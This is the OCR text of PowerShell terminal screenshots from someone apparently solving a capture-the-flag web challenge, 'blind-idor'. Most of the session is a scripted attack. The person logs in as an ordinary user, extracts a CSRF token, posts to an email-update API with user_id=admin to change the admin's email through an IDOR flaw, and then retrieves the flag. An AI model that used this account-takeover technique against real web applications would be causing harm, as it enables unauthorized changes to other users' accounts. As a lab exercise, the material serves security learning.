
```
WARNING: The admin's email has been illegally modified! Flag{...}
```




```
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $curl = "C:\Windows\System32\curl.exe"
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $base = "http://blind-idor-k2zovgan.thebusfactoris1.online:5
7784"
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $cookieHeader = "PHPSESSID=75e2a2afe9978262048f1560d594c7b5"

PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> & $curl -s -b $cookieHeader "$base/settings.php" -o settings
.html
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $csrf = Select-String -Path settings.html -Pattern '<meta na
me="csrf-token" content="' | ForEach-Object {
>>     ($_ -match '(?<=<meta name="csrf-token" content=")[^"]+' ) | Out-Null
>>     $matches[0]
>> }
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $csrf = Select-String -Path settings.html -Pattern '<meta na
me="csrf-token" content="' | ForEach-Object {
>>     ($_ -match '(?<=<meta name="csrf-token" content=")[^"]+' ) | Out-Null
>>     $matches[0]
>> }
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> Write-Host "CSRF: $csrf"
CSRF:
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> & $curl -s -b $cookieHeader -X POST "$base/api_update_email.
php" `
>>   -H "Content-Type: application/json" -H "X-CSRF-Token: $csrf" `
>>   -d '{"user_id":"admin","new_email":"pwned@example.com"}' -o resp.json
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> Get-Content resp.json
{"success":false,"message":"Unauthorized"}
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> & $curl -s -b $cookieHeader "$base/index.php" -o index.html
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> Select-String -Path index.html -Pattern 'Flag\{[^}]+\}'
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $base = "http://blind-idor-o3tdbtl8.thebusfactoris1.online:4
9038"
```




```
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $cookieHeader = "PHPSESSID=8ad7946218ce79c0592deb37710c3455"

PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> curl.exe -s -b $cookieHeader "$base/index.php" -o index.html

PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> curl.exe -s -b $cookieHeader "$base/index.php" -o index.html
clear
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $base = "http://blind-idor-mdq9y6za.thebusfactoris1.online:5
3438"
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $username = "user"
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $password = "bob@123"
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $newEmail = "pwned@example.com"
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $webSession = New-Object Microsoft.PowerShell.Commands.WebRe
questSession
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> Write-Host "Logging in as $username ..."
Logging in as user ...
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $loginUri = "$base/login.php"
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $loginBody = @{ username = $username; password = $password }

PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $loginResp = Invoke-WebRequest -Uri $loginUri -Method Post -
Body $loginBody -WebSession $webSession -ErrorAction Stop
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $cookie = $webSession.Cookies.GetCookies($base) | Where-Obje
ct { $_.Name -eq "PHPSESSID" }
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> if ($cookie) {
>>     Write-Host "Got PHPSESSID:" $cookie.Value
>> } else {
>>     Write-Host "WARNING: No PHPSESSID cookie received. Login mungkin gaga
l."
```



```
>> }
Got PHPSESSID: 83aa01e2f4062b44e743b0928706e27e
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> Write-Host "`nFetching settings.php to extract CSRF token...
"

Fetching settings.php to extract CSRF token...
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $settingsResp = Invoke-WebRequest -Uri "$base/settings.php"
-WebSession $webSession -ErrorAction SilentlyContinue
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $settingsResp.Content | Out-File settings.html -Encoding utf
8
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> if (-not $settingsResp.Content) {
>>     Write-Host "settings.php returned empty content. Inspecting Response
status..."
>>     try {
>>         $tmp = Invoke-WebRequest -Uri "$base/settings.php" -WebSession $w
ebSession -Method Get -ErrorAction Stop -Verbose:$false -SkipHttpErrorCheck
>>     } catch {
>>         # no-op
>>     }
>>     Write-Host "Saved settings.html (may be empty). Check it manually."
>> }
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $csrf = [regex]::Match($settingsResp.Content, '(?<=<meta nam
e="csrf-token" content=")[^"]+').Value
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> if ($csrf) {
>>     Write-Host "CSRF token: $csrf"
>> } else {
>>     Write-Host "WARNING: CSRF token not found in settings.php. Either not
 logged in or page content different."
>>     Write-Host "Open settings.html to inspect manually. Exiting."
>>     exit 1
>> }
CSRF token: 672456abbb8f95ab4eaedd2a928f24495c5d60e4862b75387b3f6ac5cb30eec0
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> Write-Host "`nSending exploit to api_update_email.php (user_
id=admin) ..."
```



```
Sending exploit to api_update_email.php (user_id=admin) ...
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $payload = @{ user_id = "admin"; new_email = $newEmail } | C
onvertTo-Json
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $headers = @{ "X-CSRF-Token" = $csrf }
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> try {
>>     $result = Invoke-RestMethod -Uri "$base/api_update_email.php" -Method
 Post -Headers $headers -Body $payload -WebSession $webSession -ContentType
"application/json" -ErrorAction Stop
>>     Write-Host "Response from API:"
>>     $result | ConvertTo-Json -Depth 4
>> } catch {
>>     Write-Host "Error calling API (may be Unauthorized)."
>>     Write-Host $_.Exception.Message
>>     exit 1
>> }
Response from API:
{
    "success":  true,
    "message":  "Email for \u0027admin\u0027 has been updated."
}
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> Write-Host "`nFetching index.php ..."

Fetching index.php ...
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $indexResp = Invoke-WebRequest -Uri "$base/index.php" -WebSe
ssion $webSession -ErrorAction SilentlyContinue
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $indexResp = Invoke-WebRequest -Uri "$base/index.php" -WebSe
ssion $webSession -ErrorAction SilentlyContinue
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> $indexResp.Content | Out-File index.html -Encoding utf8
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> Write-Host "`n--- index.html preview (first 2000 chars) ---"


--- index.html preview (first 2000 chars) ---
```



```
--- index.html preview (first 2000 chars) ---
PS C:\Users\Naufal\Downloads\Kumpulan file dark souls\1433886853035069534_w2
\blindidor\web> if ($indexResp.Content) {
>>     $preview = $indexResp.Content.Substring(0, [Math]::Min(2000, $indexRe
sp.Content.Length))
>>     Write-Host $preview
>> } else {
>>     Write-Host "index.php returned empty content. Possible redirect to lo
gin or session expired."
>>     Write-Host "Check index.html saved in script folder for raw content."
>>     exit 1
>> }

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Dashboard - User Portal</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
    <div class="container">
        <nav>
            <span>Welcome, <strong>user</strong>!</span>
            <span>
                <a href="index.php">Home</a>
                <a href="settings.php">Settings</a>
                <a href="logout.php?token=672456abbb8f95ab4eaedd2a928f24495c
5d60e4862b75387b3f6ac5cb30eec0">Logout</a>
            </span>
        </nav>

        <h2>Dashboard</h2>
        <p>This is your main user portal. All systems operational.</p>

                    <div class="message warning">WARNING: The admin's email
has been illegally modified! Flag{bL1ND_!dor_S7A7e_cH4N9E_!$_D@nGeR0U5}</div
>
```